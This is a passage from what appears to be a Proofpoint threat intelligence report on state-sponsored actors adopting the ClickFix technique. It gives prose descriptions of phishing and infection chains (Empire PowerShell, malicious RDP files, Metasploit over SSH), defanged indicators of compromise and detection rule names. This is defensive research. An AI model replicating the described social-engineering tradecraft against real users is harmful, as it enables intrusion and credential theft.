


UNK_RemoteRogue ClickFix landing page spoofing Microsoft Word.

The commands pasted in the terminal ran malicious JavaScript that then executed PowerShell code linked to the Empire C2 framework.

Proofpoint observed UNK_RemoteRogue's use of ClickFix only once, after which the group returned to its traditional campaigns, which display many of the same features, including the use of compromised intermediate mailservers, the same upstream sending host, and highly similar targeting. In January 2025, the domain office[.]rsvp began resolving to 5.231.4[.]94, which was also hosting ukrtelcom[.]com and mail.ukrtelecom[.]eu. These domains were seen in further UNK_RemoteRogue phishing activity the same month. Research from DomainTools highlighted additional UNK_RemoteRogue infrastructure.

On 28 January, UNK_RemoteRogue returned in a campaign that showed the group's consistent abuse of compromised mailservers as intermediate senders via 80.66.66[.]197 as the upstream concentrator. The group forged the 'From' header in the targeted emails to spoof Ukrainian entities as well as telecommunications and defence companies, and the messages delivered RDP files. Later campaigns in February 2025 used a password-protected link to facilitate delivery of the RDP files.



UNK_RemoteRogue phishing email with RDP attachment in January 2025.

If the targets' hosts allow for remote connections, the downloaded file will create an RDP connection that includes connection of all attached drives and redirect clipboard data and web authentication attempts to a remote host. In Proofpoint Threat Research's investigation of cloud data, the 80.66.66[.]197 IP was observed attempting to log in to Office 365 Exchange accounts of users working in individual US state governments in late February 2025.


Another sighting of ClickFix came from an established Russian group on 17 October 2024. CERT-UA observed TA422 send phishing emails containing a link that mimicked a Google spreadsheet. TA422 overlaps with activity third parties call Sofacy and APT28. This led to a reCAPTCHA prompt, which when clicked, would copy and paste a PowerShell command along

with displaying a further dialogue box with instructions to run the command. The PowerShell creates an SSH tunnel and runs Metasploit.

Conclusion

As with other criminal – and often creative and novel – techniques, state-sponsored actors observe and emulate other groups (sometimes with a convenient byproduct of muddling attribution). Multiple examples of state-sponsored actors using ClickFix have shown not only the technique's popularity among state actors, but also its use by various countries within weeks of one another.

The timeline below shows each ClickFix sighting among the typical cadence of state-sponsored actor's campaigns. In most cases, the groups returned to standard campaigns after their ClickFix campaigns. TA422 is an exception as no further campaigns were observed; however, this is likely due to Proofpoint visibility rather than a lack of subsequent activity.



Timeline of standard campaigns and ClickFix sightings (Jul 2024 – Mar 2025).

While several ClickFix sightings were observed, no actor had shown repeated use of the technique in the weeks following. It is unclear why each actor was only observed with one ClickFix campaign or wave while other typical campaigns continue in parallel. We initially hypothesized that this may be due to the technique's early days among state-sponsored actors as they trial it, or perhaps the technique did not have as much success as others for machine compromise. However, recent Proofpoint investigations found that as the group continued with its typical campaigns, TA427 returned to ClickFix with a slightly varied infection chain in April, over two months after the initial sightings. This likely indicates that TA427 is further developing how it uses the ClickFix technique in its operations, and more sightings are likely in the coming months.

Although not a persistently used technique, it is likely that more threat actors from North Korea, Iran, and Russia have also tried and tested ClickFix or may in the near future. Given the technique's trajectory around the world, there is a conspicuous absence in the use of ClickFix by a Chinese state-sponsored actor in Proofpoint investigations. However, this is likely due to visibility, and there is a high probability that a China-nexus group has also experimented with ClickFix, given its appearance across many actors' campaigns in a short period of time.

Indicators of compromise

Certain PDF hashes have been excluded from the indicator list because they were personalized to the target.

TA427 Network Indicators			
Indicator	Type	Description	First Seen
yasuyuki.ebata21@proton[.]me	Email address	Sender email	February 2025
eunsoolim29@gmail[.]com	Email address	Sender email	January 2025
115.92.4[.]123	IP	Likely legitimate but compromised server	January 2025
121.179.161[.]230	IP	Likely legitimate but compromised server	January 2025
121.179.161[.]231	IP	Likely legitimate but compromised server	January 2025
172.86.111[.]75	IP	Likely legitimate but compromised server	January 2025
210.179.30[.]213	IP	Likely legitimate but compromised server	January 2025
221.144.93[.]250	IP	Likely legitimate but compromised server	January 2025
118.194.228[.]184	IP	Likely legitimate but compromised server	January 2025
14.34.85[.]86	IP	Likely legitimate but compromised server	January 2025

38.180.157[.]197	IP	QuasarRAT C2	January 2025
securedrive.networkguru[.]com	Domain	Payload delivery	January 2025
securedrive.servehttp[.]com	Domain	Payload delivery	January 2025
securedrive-mofa.servehttp[.]com	Domain	Payload delivery	January 2025
login-accounts.servehttp[.]com	Domain	Payload delivery	January 2025
accounts-myservice.servepics[.]com	Domain	Payload delivery	January 2025
securedrive.netsecgroup[.]com	Domain	Payload delivery	January 2025
securedrive.privatedns[.]org	Domain	Payload delivery	January 2025
drive.us-dos.securitel[.]com	Domain	Payload delivery	March 2025
securedrive.fin-tech[.]com	Domain	Payload delivery	January 2025
securedrive.opticalize[.]com	Domain	Payload delivery	January 2025
securedrive.dob[.]jp	Domain	Payload delivery	February 2025
accounts-porfile.serveirc[.]com	Domain	Payload delivery	February 2025

account-profile.servepics[.]com	Domain	Payload delivery	February 2025
freedrive.servehttp[.]com	Domain	Payload delivery	March 2025
e-securedrive.mofa.mtomtech.co[.]kr	Domain	Payload delivery	April 2025
securedrive.root[.]sx	Domain	Payload delivery	February 2025
myaccounts-profile.servehttp[.]com	Domain	Payload delivery	April 2025
undocs.myvnc[.]com	Domain	Payload delivery	April 2025
undocs.servehttp[.]com	Domain	Payload delivery	April 2025
raedom[.]store	Domain	C2	January 2025
hxxps://securedrive.root[.]sx:8443/us.emb-japan.go.jp/doc/eh	URL	Landing page	February 2025
hxxps://securedrive[.]root[.]sx:8443/us.emb-japan.go.jp/doc/eh/alert	URL	ClickFix pop-up	February 2025
hxxps://securedrive[.]root[.]sx:8443/us.emb-japan.go.jp/doc/eh/register	URL	ClickFix pop-up	February 2025
hxxps://securedrive.fin-tech[.]com/docs/en/	URL	Landing page	January 2025
hxxps://securedrive.fin-tech[.]com/docs/en/alert	URL	ClickFix pop-up	January 2025
hxxps://securedrive.fin-tech[.]com/docs/en/register	URL	ClickFix pop-up	January 2025

hxxps://securedrive.fin-tech[.]com/docs/en/t.vmd	URL	Hosting URL for PowerShell	January 2025
hxxps://securedrive.fin-tech[.]com/docs/en/src/pdf_0.pdf	URL	Hosting URL for decoy PDF	January 2025
hxxps://securedrive.fin-tech[.]com/docs/en/src/resp.php	URL	Redirect URL	January 2025
hxxps://raedom[.]store/[REDACTED]/demo.php?ccs=cin	URL	VBS script C2	January 2025
hxxps://bit-albania[.]com/[REDACTED]/demo.php?ccs=cin	URL	VBS script C2 (compromised)	February 2025

TA427 Malware Indicators				
Indicator	Type	Filename	Description	First Seen
06816634fb019b6ed276d36f414f3b36f99b845ddd1015c2b84a34e0b8d7f083	SHA256	Letter from Ambassador Cho Hyun-Dong.pdf	Lure document	Janu 2025
0ff9c4bba39d6f363b9efdfa6b54127925b8c606ecef83a716a97576e288f6dd	SHA256	temp.vbs	Stager script	Janu 2025
18ee1393fc2b2c1d56d4d8f94efad583841cdf8766adb95d7f37299692d60d7d	SHA256	temp.vbs	Stager script	Febr 2025
e410ffadb3f5b6ca82cece8bce4fb378a43c507e3ba127ef669dbb84e3c73e61	SHA256	1.bat	Loader	Janu 2025
78aa2335d3e656256c50f1f2c544b32713790857998068a5fa6dec1fb89aa411	SHA256	2.bat	Loader	Janu 2025

07a45c7a436258aa81ed2e770a233350784f5b05538da8a1d51d03c55d9c0875	SHA256	adobe.ps1	Dropper	Janu 2025
f9536b1d798bee3af85b9700684b41da67ff9fed79aae018a47af085f75c9e3e	SHA256	mer.ps1	Dropper	Janu 2025
85db55aab78103f7c2d536ce79e923c5fd9af14a2683f8bf290993828bddeb50	SHA256	Unknown	QuasarRAT	Janu 2025

TA450 Network Indicators

Indicator	Type	Description	First Seen
support@microsoftonlines[.]com	Email address	Sender email	November 2024
microsoftonlines[.]com	Domain	Phishing	November 2024

UNK_RemoteRogue Network Indicators

Indicator	Type	Description	First Seen
office[.]rsvp	Domain	Email delivery	December 2024
mail.ukrtelecom[.]eu	Domain	Phishing	January 2025
ukrtelecom[.]eu	Domain	Phishing	January 2025
ukrtelecom[.]com	Domain	Phishing	January 2025
hxxps://office[.]rsvp/fin?document=2hg6739jhngdf7892w0p93u4yh5g	URL	Landing page	December 2024
80.66.66[.]197	IP	Email delivery	December 2024

5.231.4[.]94	IP	Email delivery	January 2025

UNK_RemoteRogue Malware Indicators

Indicator	Type	Description	First Seen
bfb11abb82ab4c788156df862a5cf4fa085f1ac3203df7a46251373d55cc587c	SHA256	HTML landing page	December 2024
8a8c57eedca1bd03308198a87cae7977d3c385f240c5c62ac7c602126a1a312f	SHA256	JavaScript executes PowerShell	December 2024

ET Rules

2061585 - ET PHISHING Observed DNS Query to TA450 Domain (microsoftonlines .com)

2061586 - ET PHISHING Observed TA450 Domain in TLS SNI (microsoftonlines .com in TLS SNI)

2061587 - ET PHISHING Observed DNS Query to UNK_RemoteRogue Domain (office .rsvp)

2061588 - ET PHISHING Observed DNS Query to UNK_RemoteRogue Domain (ukrtelecom .com)

2061589 - ET PHISHING Observed DNS Query to UNK_RemoteRogue Domain (ukrtelecom .eu)

2061590 - ET PHISHING Observed UNK_RemoteRogue Domain in TLS SNI (office .rsvp in TLS SNI)

2061591 - ET PHISHING Observed UNK_RemoteRogue Domain in TLS SNI (ukrtelecom .com in TLS SNI)

2061592 - ET PHISHING Observed UNK_RemoteRogue Domain in TLS SNI (ukrtelecom .eu in TLS SNI)

2061593 - ET MALWARE Observed DNS Query to TA427 Domain (raedom .store)

2061594 - ET MALWARE Observed TA427 Domain in TLS SNI (raedom .store in TLS SNI)
